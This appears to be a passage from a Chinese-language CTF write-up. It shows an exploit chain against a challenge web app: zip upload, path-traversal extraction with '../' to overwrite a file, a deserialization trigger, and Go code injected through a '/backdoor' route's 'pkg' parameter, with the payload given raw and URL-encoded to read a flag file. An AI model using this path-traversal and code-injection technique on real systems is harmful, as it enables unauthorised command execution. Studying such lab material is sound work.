这里要下载一些模块什么的就叫ai帮忙了,总之运行脚本会得到一个文件。

![[file-20251205162925828.png]]
(这里面的`zip`包是后来手动打包的)

2. 文件上传
我们来到`/upload`路由。
上传我们的zip
![[file-20251205163137388.png]]
3. 解压缩文件
访问`/unzip`路由,path路径指定`../`上级目录。
注意这里一开始没有指定path路径的话会默认解压到`/uploads`目录下,此时还会吧zip删除。所以第一次没操作好需要重新上传。
![[file-20251205163454802.png]]
4. 访问反序列化路由
![[file-20251205163525736.png]]
显示good说明覆盖成功。
5. 命令执行
这里我没怎么懂,但是就是很复杂的命令拼接,因为会把`/backdoor`路由下的`?pkg`参数拼接到命令执行函数中。
答案是:
“os/exec” fmt” )
func init(){ cmd:=exec.Command(“cat”,“/ffflllaaaggg”) out,_:=cmd.CombinedOutput() fmt.Println(string(out)) }
var(a=“1
把这段url编码后传入。
```http
?pkg=%22os%2Fexec%22%0A%20fmt%22%0A%29%0A%0Afunc%09init()%7B%0Acmd%3A%3Dexec.Command(%22cat%22%2C%22%2Fffflllaaaggg%22)%0Aout%2C_%3A%3Dcmd.CombinedOutput()%0Afmt.Println(string(out))%0A%7D%0A%0Avar(a%3D%221